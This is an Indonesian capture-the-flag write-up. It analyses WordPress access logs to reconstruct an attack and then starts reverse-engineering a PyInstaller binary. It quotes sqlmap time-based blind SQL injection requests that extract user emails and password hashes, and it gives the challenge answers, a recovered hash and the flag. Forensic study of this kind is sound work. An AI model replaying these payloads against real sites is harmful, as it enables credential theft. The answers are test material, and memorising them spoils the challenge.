
JARAN TROYA

Writers : Ngatz / KecapSedap

C2C-CTF 2026

DISCLAIMER



Akun saya bernama kecapsedap dan berada di posisi 138 dan telah menyelesaikan 7 soal

Tools yang digunakan :

1. Basic command linux
2. Wireshark
3. gdb
4. Python
5. webhook
6. Claude AI (Opus 4.5/4.6)
7. Another supporting tools

Pernyataan Penggunaan Kecerdasan Buatan (AI)

Dokumen ini memuat konten yang sebagian disusun dan disempurnakan dengan bantuan alat berbasis kecerdasan buatan (AI). AI digunakan untuk mendukung proses penemuan flag yaitu seperti coding assistance, analisis, peringkasan, dan penyusunan informasi teknis. Seluruh hasil yang dihasilkan telah ditinjau dan divalidasi oleh tenaga ahli manusia guna memastikan akurasi dan kesesuaian dengan konteks.


FORENSIC

1. LOG

Dalam challenge ini, kita diminta menganalisis log file dari server WordPress yang telah diserang. Tujuannya adalah mengidentifikasi informasi tentang korban, penyerang, dan metode serangan yang digunakan.

1. **Step 1: Identifikasi Victim IP Address**

Pertama, kita perlu memahami struktur log Apache. Dalam access.log, kolom pertama adalah IP address yang melakukan request. Namun, "victim" dalam konteks ini adalah server WordPress yang diserang, bukan IP yang melakukan request. Disini saya jawab sesuai dengan log dari IP yang diakses yaitu 165.22.125.147, tetapi jawaban salah.




```
Question #1:
1. What is the Victim's IP address?
Required Format: 127.0.0.1
Your Answer: 165.22.125.147
Status: Incorrect!
```

Selanjutnya saya coba dalami log yang diberikan, dengan melakukan sortir IP yang kemungkinan bisa menjadi Victim.

```
┌──(kali㉿kali)-[~/Downloads/dist-log]
└─$ grep -oP '[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+' access.log | sort | uniq -c
   2947 1.10.1.21
    169 120.0.6099.56
      9 127.0.0.1
   3108 165.22.125.147
     76 182.8.97.244
   3041 219.75.27.16
```

Berdasarkan info dari hasil sortir IP uang saya temukan selanjutnya saya coba crosscheck satu persatu IP tersebut.

```
182.8.97.244 - - [11/Jan/2026:12:40:27 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 668 "http://165.22.125.147/wp-admin/plugins.ph
p" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - - [11/Jan/2026:12:41:50 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 701 "http://165.22.125.147/wp-admin/plugins.ph
p" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - - [11/Jan/2026:12:41:51 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 667 "http://165.22.125.147/wp-admin/plugins.ph
p" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - - [11/Jan/2026:12:42:15 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 668 "http://165.22.125.147/wp-admin/edit.php?p
ost_type=quote" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.3
6"
```

Selanjutnya saya masukkan IP 182.97.244 ke dalam soal, dan hasilnya benar.

Feedback kepada author
Namun, koreksi jika saya salah sepemahaman saya yang menjadi victim harusnya adalah IP 165.22.125.147 yang merupakan IP webserver. Berdasarkan log selanjutnya juga IP webserver tersebutlah yang diserang oleh penyerang.

2. **Step 2: Identifikasi Attacker IP Address**

Berdasarkan hasil sorting IP uniqe saya coba crosscheck satu persatu yang memungkinkan sebagai attacker. Disini saya dapatkan IP attacker adalah IP 219.75.27.16.

```
┌──(kali㉿kali)-[~/Downloads/dist-log]
└─$ cat access.log | awk '{print $1}' | sort | uniq -c | sort -rn
   3041 219.75.27.16
     76 182.8.97.244
      9 127.0.0.1
```

```
219.75.27.16 - - [11/Jan/2026:13:10:35 +0000] "GET /wp-json/layart/v1/fonts?family=1%27%20AND%20%28SELECT%208575%20FROM%20%28SELECT%28SLE
EP%281-%28IF%28ORD%28MID%28%28SELECT%20IFNULL%28CAST%28user_url%20AS%20NCHAR%29%2C0x20%29%20FROM%20wordpress.wp_users%20ORDER%20BY%20ID%2
0LIMIT%200%2C1%29%2C15%2C1%29%29%3E112%2C0%2C1%29%29%29%29%29ATzO%29--%20nWeL HTTP/1.1" 200 724 "http://165.22.125.147/wp-json/layart/v1/
fonts?family=1" "sqlmap/1.10.1.21#dev (https://sqlmap.org)"
219.75.27.16 - - [11/Jan/2026:13:10:36 +0000] "GET /wp-json/layart/v1/fonts?family=1%27%20AND%20%28SELECT%208575%20FROM%20%28SELECT%28SLE
EP%281-%28IF%28ORD%28MID%28%28SELECT%20IFNULL%28CAST%28user_url%20AS%20NCHAR%29%2C0x20%29%20FROM%20wordpress.wp_users%20ORDER%20BY%20ID%2
0LIMIT%200%2C1%29%2C15%2C1%29%29%3E120%2C0%2C1%29%29%29%29%29ATzO%29--%20nWeL HTTP/1.1" 200 724 "http://165.22.125.147/wp-json/layart/v1/
fonts?family=1" "sqlmap/1.10.1.21#dev (https://sqlmap.org)"
219.75.27.16 - - [11/Jan/2026:13:10:36 +0000] "GET /wp-json/layart/v1/fonts?family=1%27%20AND%20%28SELECT%208575%20FROM%20%28SELECT%28SLE
EP%281-%28IF%28ORD%28MID%28%28SELECT%20IFNULL%28CAST%28user_url%20AS%20NCHAR%29%2C0x20%29%20FROM%20wordpress.wp_users%20ORDER%20BY%20ID%2
0LIMIT%200%2C1%29%2C15%2C1%29%29%3E116%2C0%2C1%29%29%29%29%29ATzO%29--%20nWeL HTTP/1.1" 200 724 "http://165.22.125.147/wp-json/layart/v1/
fonts?family=1" "sqlmap/1.10.1.21#dev (https://sqlmap.org)"
219.75.27.16 - - [11/Jan/2026:13:10:36 +0000] "GET /wp-json/layart/v1/fonts?family=1%27%20AND%20%28SELECT%208575%20FROM%20%28SELECT%28SLE
EP%281-%28IF%28ORD%28MID%28%28SELECT%20IFNULL%28CAST%28user_url%20AS%20NCHAR%29%2C0x20%29%20FROM%20wordpress.wp_users%20ORDER%20BY%20ID%2
0LIMIT%200%2C1%29%2C15%2C1%29%29%3E114%2C0%2C1%29%29%29%29%29ATzO%29--%20nWeL HTTP/1.1" 200 724 "http://165.22.125.147/wp-json/layart/v1/
```

3. **Step 3: Menghitung Login Attempts**

Login di WordPress dilakukan melalui POST request ke /wp-login.php:

```
┌──(kali㉿kali)-[~/Downloads/dist-log]
└─$ grep "wp-login.php" access.log | grep "POST" | grep 219.75.27.16
219.75.27.16 - - [11/Jan/2026:12:45:37 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php?redirect_to=http
%3A%2F%2F165.22.125.147%2Fwp-admin%2F&reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) C
hrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - - [11/Jan/2026:12:50:51 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php?redirect_to=http
%3A%2F%2F165.22.125.147%2Fwp-admin%2F&reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) C
hrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - - [11/Jan/2026:12:50:53 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php" "Mozilla/5.0 (M
acintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - - [11/Jan/2026:12:50:57 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php" "Mozilla/5.0 (M
acintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - - [11/Jan/2026:12:51:20 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php" "Mozilla/5.0 (M
acintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - - [11/Jan/2026:12:51:22 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php" "Mozilla/5.0 (M
acintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - - [11/Jan/2026:13:12:49 +0000] "POST /wp-login.php HTTP/1.1" 302 1275 "http://165.22.125.147/wp-login.php?redirect_to=http
%3A%2F%2F165.22.125.147%2Fwp-admin%2F&reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) C
hrome/120.0.6099.56 Safari/537.36"
```

Berdasarkan informasi tersebut, kita bisa melihat disini terdapat beberapa kali percobaan login attempt di halaman login wordpress yaitu /wp-login.php. Kalau kita lihat jika gagal login, maka http response code akan menunjukan 302 atau moved ke halaman wp-admin. Sedangkan jika gagal http response nya akan 200. Disini saya lihat based on log terdapat total ada 6 login gagal. **Tetapi untuk jawaban yang benar pada soal adalah 5 kali login gagal**

Feedback untuk author

Apakah memang yang dimaksudkan login gagal ini di waktu yang berurutan? karena memang kalau based on log yang sedikit berurutan itu ada di jam 12.50 hingga 12.51 dan jumlah nya ada 5 login.

Tetapi apakah percobaan login pada pukul 12.45 tidak dihitung?

4. **Step 4: Identifikasi Vulnerable Plugin**


Cari aktivitas upload dan aktivasi plugin:

```
┌──(kali㉿kali)-[~/Downloads/dist-log]
└─$ grep -i "plugin" access.log | grep -i "activate\|upload"
182.8.97.244 - - [11/Jan/2026:12:27:34 +0000] "GET /wp-admin/plugins.php HTTP/1.1" 200 13993 "http://165.22.125.147/wp-admin/update.php?action=upload-plugin" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - - [11/Jan/2026:12:27:32 +0000] "POST /wp-admin/update.php?action=upload-plugin HTTP/1.1" 200 9191 "http://165.22.125.147/wp-admin/plugin-install.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - - [11/Jan/2026:12:27:37 +0000] "GET /wp-admin/plugins.php?action=activate&plugin=easy-quotes%2Feasy-quotes.php&plugin_status=all&paged=1&s&_wpnonce=f12aa934b5 HTTP/1.1" 302 590 "http://165.22.125.147/wp-admin/plugins.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
182.8.97.244 - - [11/Jan/2026:12:27:38 +0000] "GET /wp-admin/plugins.php?activate=true&plugin_status=all&paged=1&s= HTTP/1.1" 200 14154 "http://165.22.125.147/wp-admin/plugins.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
```

Berdasarkan informasi log tersebut, kita bisa mengetahui bahwa admin melakukan upload dan mengaktivkan plugin **easy-quotes** yang diidentifikasi memeliki kerentanan dan bisa dieksploitasi oleh penyerang. Sehingga jawaban adalah plugin **easy-quotes**

5. **Step 5: Identifikasi CVE**


Setelah mengetahui plugin yang diupload, selanjutnya bisa dilakukan browsing, karena based on attacker IP tadi juga terdapat aktivitas sql, maka kita bisa search CVE dari plugin easy-quotes yang memiliki kerentanan tersebut.



Berdasarkan informasi tersebut CVE dari plugin tersebut adalah **CVE-2025-26943**

6. **Step 6: Identifikasi Exploitation Tool**

Berdasarkan log dari access log disini kita bisa dapatkan based on **user agent** yang terdeteksi pada access log.



Based on user agent, kita bisa melihat bahwa penyerang menggunakan **sqlmap versi 1.10.1.21** untuk melakukan serangan sql injection

7. **Step 7: Email yang Didapatkan Attacker**

Attacker menggunakan Time-Based Blind SQL Injection untuk mengekstrak data character-by-character. Kita perlu menganalisis query SQL injection untuk merekonstruksi email.

Nah disinilah saya agak mager bikin script nya karena juga pas long weekend ada jadwal keluar sama keluarga, jadinya saya ijin pake claude untuk ngodingin nyari emailnya **XD**. Trus saya modif dikit biar jalan pake .sh aja seperti di gambar kanan.

Script Rekonstruksi Email

python

```python
import sys
import urllib.parse
import re
from collections import defaultdict

queries = []
for line in sys.stdin:
    decoded = urllib.parse.unquote(line)
    match = re.search(r'LIMIT 0,1\),(\d+),1\)\)([>!=]+)(\d+)'
    if match:
        pos = int(match.group(1))
        op = match.group(2)
        val = int(match.group(3))
        queries.append((pos, op, val))

by_pos = defaultdict(list)
for pos, op, val in queries:
    by_pos[pos].append((op, val))

# Find confirmed character (where != is used)
result = {}
for pos in sorted(by_pos.keys()):
    for op, val in by_pos[pos]:
        if op == '!=':
            result[pos] = chr(val)
            break

email = ''.join(result.get(i, '?') for i in range(1, max(result.keys())+1))
print(f'Extracted email: {email}')
```

GNU nano 7.2 email.sh

```
#!/bin/bash
grep "user_email" access.log | python3 -c "

import sys
import urllib.parse
import re
from collections import defaultdict

queries = []
for line in sys.stdin:
    decoded = urllib.parse.unquote(line)
    match = re.search(r'LIMIT 0,1\),(\d+),1\)\)([>≠]+)(\d+)', decoded)
    if match:
        pos = int(match.group(1))
        op = match.group(2)
        val = int(match.group(3))
        queries.append((pos, op, val))

by_pos = defaultdict(list)
for pos, op, val in queries:
    by_pos[pos].append((op, val))
# Find confirmed character (where ≠ is used)
result = {}
for pos in sorted(by_pos.keys()):
    for op, val in by_pos[pos]:
        if op == '≠':
            result[pos] = chr(val)
            break

email = ''.join(result.get(i, '?') for i in range(1, max(result.keys())+1))
print(f'Extracted email: {email}')
"
```

```
┌──(kali㉿kali)-[~/Downloads/dist-log]
└─$ ./email.sh
Extracted email: admin@daffainfo.com
```

Dapatlah email admin yaitu **admin@daffainfo.com**

8. **Step 8: Password Hash yang Didapatkan Attacker**

Dengan teknik yang sama, attacker juga mengekstrak user_pass (password hash)

```
┌──(kali㉿kali)-[~/Downloads/dist-log]
└─$ grep "219.75.27.16" access.log | grep "user_pass" | head -5
219.75.27.16 - - [11/Jan/2026:13:04:11 +0000] "GET /wp-json/layart/v1/fonts?family=1%27%20AND%20%28SELECT%205879%20FROM%20%28SELECT%28SLE
EP%281-%28IF%28ORD%28MID%28%28SELECT%20IFNULL%28CAST%28user_pass%20AS%20NCHAR%29%2C0x20%29%20FROM%20wordpress.wp_users%20ORDER%20BY%20ID%
20LIMIT%200%2C1%29%2C1%2C1%29%29%3E64%2C0%2C1%29%29%29%29%29OASe%29--%20DaMb HTTP/1.1" 200 723 "http://165.22.125.147/wp-json/layart/v1/f
onts?family=1" "sqlmap/1.10.1.21#dev (https://sqlmap.org)"
219.75.27.16 - - [11/Jan/2026:13:04:11 +0000] "GET /wp-json/layart/v1/fonts?family=1%27%20AND%20%28SELECT%205879%20FROM%20%28SELECT%28SLE
EP%281-%28IF%28ORD%28MID%28%28SELECT%20IFNULL%28CAST%28user_pass%20AS%20NCHAR%29%2C0x20%29%20FROM%20wordpress.wp_users%20ORDER%20BY%20ID%
20LIMIT%200%2C1%29%2C1%2C1%29%29%3E32%2C0%2C1%29%29%29%29%29OASe%29--%20DaMb HTTP/1.1" 200 723 "http://165.22.125.147/wp-json/layart/v1/f
onts?family=1" "sqlmap/1.10.1.21#dev (https://sqlmap.org)"
219.75.27.16 - - [11/Jan/2026:13:04:12 +0000] "GET /wp-json/layart/v1/fonts?family=1%27%20AND%20%28SELECT%205879%20FROM%20%28SELECT%28SLE
EP%281-%28IF%28ORD%28MID%28%28SELECT%20IFNULL%28CAST%28user_pass%20AS%20NCHAR%29%2C0x20%29%20FROM%20wordpress.wp_users%20ORDER%20BY%20ID%
20LIMIT%200%2C1%29%2C1%2C1%29%29%3E48%2C0%2C1%29%29%29%29%29OASe%29--%20DaMb HTTP/1.1" 200 723 "http://165.22.125.147/wp-json/layart/v1/f
onts?family=1" "sqlmap/1.10.1.21#dev (https://sqlmap.org)"
219.75.27.16 - - [11/Jan/2026:13:04:12 +0000] "GET /wp-json/layart/v1/fonts?family=1%27%20AND%20%28SELECT%205879%20FROM%20%28SELECT%28SLE
EP%281-%28IF%28ORD%28MID%28%28SELECT%20IFNULL%28CAST%28user_pass%20AS%20NCHAR%29%2C0x20%29%20FROM%20wordpress.wp_users%20ORDER%20BY%20ID%
20LIMIT%200%2C1%29%2C1%2C1%29%29%3E40%2C0%2C1%29%29%29%29%29OASe%29--%20DaMb HTTP/1.1" 200 723 "http://165.22.125.147/wp-json/layart/v1/f
onts?family=1" "sqlmap/1.10.1.21#dev (https://sqlmap.org)"
219.75.27.16 - - [11/Jan/2026:13:04:12 +0000] "GET /wp-json/layart/v1/fonts?family=1%27%20AND%20%28SELECT%205879%20FROM%20%28SELECT%28SLE
EP%281-%28IF%28ORD%28MID%28%28SELECT%20IFNULL%28CAST%28user_pass%20AS%20NCHAR%29%2C0x20%29%20FROM%20wordpress.wp_users%20ORDER%20BY%20ID%
20LIMIT%200%2C1%29%2C1%2C1%29%29%3E36%2C0%2C1%29%29%29%29%29OASe%29--%20DaMb HTTP/1.1" 200 723 "http://165.22.125.147/wp-json/layart/v1/f
onts?family=1" "sqlmap/1.10.1.21#dev (https://sqlmap.org)"
```

Nah ini juga ijin nih author IJIN. karena sambil mengasuh bocil Saya menggunakan claude lagi kayak tadi. Jadilah seperti dibawah ini saya jadikan .sh aja jadi biar enak jalaninnya

```
 GNU nano 7.2                                                pass.sh
#!/bin/bash
grep "user_pass" access.log | python3 -c "
import sys
import urllib.parse
import re
from collections import defaultdict

queries = []
for line in sys.stdin:
    decoded = urllib.parse.unquote(line)
    match = re.search(r'LIMIT 0,1\),(\d+),1\)\)([>≠]+)(\d+)', decoded)
    if match:
        pos = int(match.group(1))
        op = match.group(2)
        val = int(match.group(3))
        queries.append((pos, op, val))

by_pos = defaultdict(list)
for pos, op, val in queries:
    by_pos[pos].append((op, val))

result = {}
for pos in sorted(by_pos.keys()):
    for op, val in by_pos[pos]:
        if op == '≠':
            result[pos] = chr(val)
            break

if result:
    max_pos = max(result.keys())
    password_hash = ''.join(result.get(i, '?') for i in range(1, max_pos+1))
    print(password_hash)
"
```

```
┌──(kali㉿kali)-[~/Downloads/dist-log]
└─$ ./pass.sh
$wp$2y$10$vMTERqJh2IlhS.NZthNpRu/VWyhLWc0ZmTgbzIUcWxwNwXze44SqW
```

Based on pencarian tersebut dapatlah hash password dari si admin tadi yaitu **wp2y10vMTERqJh2IlhS.NZthNpRu/VWyhLWc0ZmTgbzIUcWxwNwXze44SqW**

9. **Step 9: Timestamp Login Berhasil**

Dari analisis login attempts sebelumnya, login yang berhasil ditandai dengan HTTP response 302 yang menandakan halaman dialihkan dari halaman login ke halaman admin.

```
┌──(kali㉿kali)-[~/Downloads/dist-log]
└─$ grep "wp-login.php" access.log | grep "POST" | grep 219.75.27.16
219.75.27.16 - - [11/Jan/2026:12:45:37 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php?redirect_to=http
%3A%2F%2F165.22.125.147%2Fwp-admin%2F&reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) C
hrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - - [11/Jan/2026:12:50:51 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php?redirect_to=http
%3A%2F%2F165.22.125.147%2Fwp-admin%2F&reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) C
hrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - - [11/Jan/2026:12:50:53 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php" "Mozilla/5.0 (M
acintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - - [11/Jan/2026:12:50:57 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php" "Mozilla/5.0 (M
acintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - - [11/Jan/2026:12:51:20 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php" "Mozilla/5.0 (M
acintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - - [11/Jan/2026:12:51:22 +0000] "POST /wp-login.php HTTP/1.1" 200 2583 "http://165.22.125.147/wp-login.php" "Mozilla/5.0 (M
acintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
219.75.27.16 - - [11/Jan/2026:13:12:49 +0000] "POST /wp-login.php HTTP/1.1" 302 1275 "http://165.22.125.147/wp-login.php?redirect_to=http
%3A%2F%2F165.22.125.147%2Fwp-admin%2F&reauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) C
hrome/120.0.6099.56 Safari/537.36"
```

Based on log tersebut, kita bisa mengetahui bahwa timestamp saat login berhasil adalah pada **11/Jan/2026:13:12:49 +0000**

```
Question #2:
2. What is the Attacker's IP address?
Required Format: 127.0.0.1
Your Answer: 219.75.27.16
Status: Correct!

Question #3:
3. How many login attempts were made?
Required Format: 1337
Your Answer: 5
Status: Correct!

Question #4:
4. Which plugin was affected?
Required Format: -
Your Answer: Easy Quotes
Status: Correct!

Question #5:
5. What is the CVE ID?
Required Format: CVE-XXXX-XXXX
Your Answer: CVE-2025-26943
Status: Correct!

Question #6:
6. Which tool and version were used to exploit the CVE?
Required Format: tool_name/13.3.7
Your Answer: sqlmap/1.10.1.21
Status: Correct!

Question #7:
7. What is the email address obtained by the attacker?
Required Format: r00t@localhost.xyz
Your Answer: admin@daffainfo.com
Status: Correct!

Question #8:
8. What is the password hash obtained by the attacker?
Required Format: -
Your Answer: $wp$2y$10$vMTERqJh2IlhS.NZthNpRu/VWyhLWc0ZmTgbzIUcWxwNwXze44SqW
Status: Correct!

Question #9:
9. When did the attacker successfully log in?
Required Format: DD/MM/YYYY HH:MM:SS
Your Answer: 11/01/2026 13:12:49
Status: Correct!

═══════════════════════════════════
Congratulations!
Flag: C2C{7H15_15_V3rY_345Y_bbcf200c0502}
═══════════════════════════════════

┌──(kali㉿kali)-[~]
```

Setelah semua pertanyaan terjawab dapatlah flag dari challenge ini.

2. TATTLETALE

Diberikan 3 file:

- serizawa — ELF 64-bit executable (PyInstaller binary)
- cron.aseng — file data biner
- whatisthis.enc — file terenkripsi OpenSSL

```
┌──(kali㉿kali)-[~/Downloads/dist]
└─$ ls
cron.aseng  serizawa  whatisthis.enc
```

1. Analisis Binary serizawa

File serizawa adalah binary Python yang di-bundle menggunakan PyInstaller. Diketahui dari string _MEIPASS, PYZ, dan pyi-python-flag di dalam binary.

```
┌──(kali㉿kali)-[~/Downloads/dist]
└─$ strings serizawa | grep -iE "flag|key|pass|crypt|aes|openssl|enc|decrypt|secret" | head -30
PyRun_SimpleStringFlags
Failed to unpack splash screen dependencies from PKG archive!
pyi-python-flag
Referenced dependency archive %s not found.
Failed to open referenced dependency archive %s.
Dependency %s not found in the referenced dependency archive.
Failed to extract %s from referenced dependency archive %s.
Failed to get _MEIPASS as PyObject.
_MEIPASS
2keYp2
eNcd
^AEs
enCi0
AEstm+
aWENC
Lhaes
}kEylU#
eNC<
keY*
KeyU
_Key
?qAes
9ENcd
ENc#
CnEnCnG
aEs4
kEYe
OaeSLe:g
onfnnninencnkngno
ZaeS_QN
```

Selanjutnya kita bisa melakukan extract python dari binary tersebut menggunakan pyinstxtractor sebagai berikut.

```
┌──(kali㉿kali)-[~/Downloads/dist]
└─$ pyinstxtractor serizawa
```

```
┌──(kali㉿kali)-[~/Downloads/dist]
└─$ cd serizawa_extracted/

┌──(kali㉿kali)-[~/Downloads/dist/serizawa_extracted]
└─$ ls
base_library.zip  liblzma.so.5          libzstd.so.1          pyimod02_importers.pyc  python3.11          serizawa.pyc
libbz2.so.1.0     libpython3.11.so.1.0  pyiboot01_bootstrap.pyc  pyimod03_ctypes.pyc  PYZ.pyz             struct.pyc
libcrypto.so.3    libz.so.1             pyimod01_archive.pyc  pyi_rth_inspect.pyc     PYZ.pyz_extracted
```

